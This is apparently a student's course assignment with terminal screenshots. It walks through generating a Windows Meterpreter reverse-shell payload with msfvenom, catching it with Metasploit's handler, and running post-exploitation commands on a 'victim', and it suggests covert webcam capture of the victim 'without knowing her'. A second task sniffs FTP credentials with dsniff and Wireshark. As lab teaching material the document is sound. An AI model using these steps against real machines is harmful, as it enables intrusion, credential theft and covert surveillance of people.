
Q1.

- **Create Payload For Window**
- **Transfer the payload to the victim’s machine**
- **Exploit the victim machine**

ifconfig


to know your private IP.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.94.129  netmask 255.255.255.0  broadcast 192.168.94.255
        inet6 fe80::20c:29ff:fe2b:30b0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2b:30:b0  txqueuelen 1000  (Ethernet)
        RX packets 289  bytes 24662 (24.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 273  bytes 22731 (22.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

then type


msfvenom -p windows/meterpreter/reverse_tcp lhost=’Your Private IP’ lport=4444 -f exe -a x86 > hackingblogs.exe



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.94.129 lport=
4444 -f exe -a x86 > hackingblogs.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~# 
```

and then hit enter and your payload for windows is ready. Your payload is present in the root folder. Now, transfer this payload to your victim’s PC.

Now open your Metasploit by typing **msfconsole**




```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

fter opening Metasploit. Just configure some settings

By typing

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost ip address
set lport port
exploit




```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.94.129
lhost => 192.168.94.129
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.94.129:4444
```

Now, install the payload to the victim’s system and then you see here you get **meterpreter** session. So, enjoy the victim’s system is hacked and now you can change and configure anything to this hack PC. But here, I will show you some commands of using it.

type

to check the information of the system type **sysinfo**

to check the information of the system.




```
meterpreter > sysinfo
Computer        : DESKTOP-TRKFDMP
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

You can also try webcam_snap & webcam_stream for taking pictures from victim’s device camera without knowing her. If you want some more commands then type

help


this will show you many different commands which you can use an exploit.



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
```

screenshot

This will capture a screenshot of the victim’s PC.




```
meterpreter > screenshot
Screenshot saved to: /root/zJoNLheH.jpeg
meterpreter >
```

You can also try webcam_snap & webcam_stream for taking pictures from victim’s device camera without knowing her. If you want some more commands then type

Q2.

- **Create an Ftp server**
- **Access Ftp server from command prompt**
- **Do an mitm and username and password of FTp transaction using wireshark and dsniff**


Created FTP in Victim and Able to log in in FTP from Pen Tester System


Victim win 2016 - VMware Workstation 15 Player (Non-commercial use only)
layer
Features View
Content View
Pen Tester Win 2016 - VMware Workstation 15 Player (Non-commercial use only)
Player
Dashboard
Administrator: C:\Windows\system32\cmd.exe - ftp 172.16.25.149

```
 Link-local IPv6 Address . . . . . : fe80::c64:29ac:53ef:e670%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>ipconfig

ndows IP Configuration


hernet adapter Ethernet0:

 Connection-specific DNS Suffix  . : localdomain
 Link-local IPv6 Address . . . . . : fe80::5cdb:b34b:25a4:4079%3
 IPv4 Address. . . . . . . . . . . : 172.16.25.149
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 172.16.25.2

nnel adapter isatap.localdomain:

 Media State . . . . . . . . . . . : Media disconnected
 Connection-specific DNS Suffix  . : localdomain

nnel adapter Local Area Connection* 3:

 Connection-specific DNS Suffix  . :
 IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:ca3:3443:53ef:e66a
 Link-local IPv6 Address . . . . . : fe80::ca3:3443:53ef:e66a%8
 Default Gateway . . . . . . . . . : ::

\Users\Administrator>
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 172.16.25.149
Connected to 172.16.25.149.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (172.16.25.149:(none)): Harry1
331 Password required
Password:
230 User logged in.
ftp>
```

Using dsniff Username & Password of Ftp transaction is displayed below
Username of FTP: - Harry1
Password: - 1234@abcd


Cyber Security Essentials Batch 1 Day 6 LetsUpgrade.mp4 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications Places wireshark Sep 1 07:58
Terminal
Terminal Terminal
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Interface Channel 802.11 Preferences
59:00


```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/01/20 07:55:38 tcp 172.16.25.150.49781 -> 172.16.25.149.21 (ftp)
USER Harry1
PASS 1234@abcd
```

```
No.   Time           Source           Destination      Protocol  Lengt Info
  192 60.413259852   52.139.168.125   172.16.25.149    TCP        60 443 → 50860 [ACK] Seq=3718 Ack=337 Win=64240
  193 60.546278674   52.139.168.125   172.16.25.149    TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Mess
  194 60.556335613   172.16.25.149    52.139.168.125   TLSv1.2   904 Application Data
  195 60.556335718   52.139.168.125   172.16.25.149    TCP        60 443 → 50860 [ACK] Seq=3769 Ack=1187 Win=6424
  196 60.713648299   52.139.168.125   172.16.25.149    TLSv1.2   255 Application Data
  197 60.758419063   172.16.25.149    52.139.168.125   TCP        60 50860 → 443 [ACK] Seq=1187 Ack=3970 Win=6301
  198 61.202457371   172.16.25.150    172.16.25.149    FTP        70 Request: PASS 1234@abcd
  199 61.203484194   172.16.25.149    172.16.25.150    FTP        75 Response: 230 User logged in.
  200 61.219230095   172.16.25.150    172.16.25.149    TCP        60 49782 → 21 [ACK] Seq=44 Ack=130 Win=8063 Len
```

Using Wireshark Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd



tcp

```
No.   Time         Source          Destination     Protocol Lengt Info
  173 52.079511062 172.16.25.149   172.16.25.150   FTP       112 Response: 200 OPTS UTF8 command su
  174 52.093583963 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=15 Ack=86 Wi
  175 55.696361278 172.16.25.150   172.16.25.149   FTP        67 Request: USER Harry1
  176 55.696546453 172.16.25.149   172.16.25.150   FTP        77 Response: 331 Password required
  177 55.718645088 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=28 Ack=109 W
  183 60.112780478 172.16.25.149   52.139.168.125  TCP        66 50860 → 443 [SYN, ECN, CWR] Seq=0
  184 60.247586279 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [SYN, ACK] Seq=0 Ack=
  185 60.247953110 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=1 Ack=1 Win=
  186 60.249683757 172.16.25.149   52.139.168.125  TLSv1.2   264 Client Hello
  187 60.249684043 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=1 Ack=211 W
  188 60.398419724 52.139.168.125  172.16.25.149   TCP      2794 443 → 50860 [PSH, ACK] Seq=1 Ack=
  189 60.398819035 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=211 Ack=274
  190 60.401461142 52.139.168.125  172.16.25.149   TLSv1.2  1031 Server Hello, Certificate, Server
  191 60.412975626 172.16.25.149   52.139.168.125  TLSv1.2   180 Client Key Exchange, Change Cipher
  192 60.413259852 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3718 Ack=33
  193 60.546278674 52.139.168.125  172.16.25.149   TLSv1.2   105 Change Cipher Spec, Encrypted Hand
  194 60.556335613 172.16.25.149   52.139.168.125  TLSv1.2   904 Application Data
  195 60.556335718 52.139.168.125  172.16.25.149   TCP        60 443 → 50860 [ACK] Seq=3769 Ack=11
  196 60.713648299 52.139.168.125  172.16.25.149   TLSv1.2   255 Application Data
  197 60.758419063 172.16.25.149   52.139.168.125  TCP        60 50860 → 443 [ACK] Seq=1187 Ack=39
  198 61.202457371 172.16.25.150   172.16.25.149   FTP        70 Request: PASS 1234@abcd
  199 61.203484194 172.16.25.149   172.16.25.150   FTP        75 Response: 230 User logged in.
  200 61.219230095 172.16.25.150   172.16.25.149   TCP        60 49782 → 21 [ACK] Seq=44 Ack=130 W
```

```
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: ·······AP···]
     Window size value: 8084
     [Calculated window size: 8084]
     [Window size scaling factor: 1]
     Checksum: 0x4bf1 [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
   ▾ [SEQ/ACK analysis]
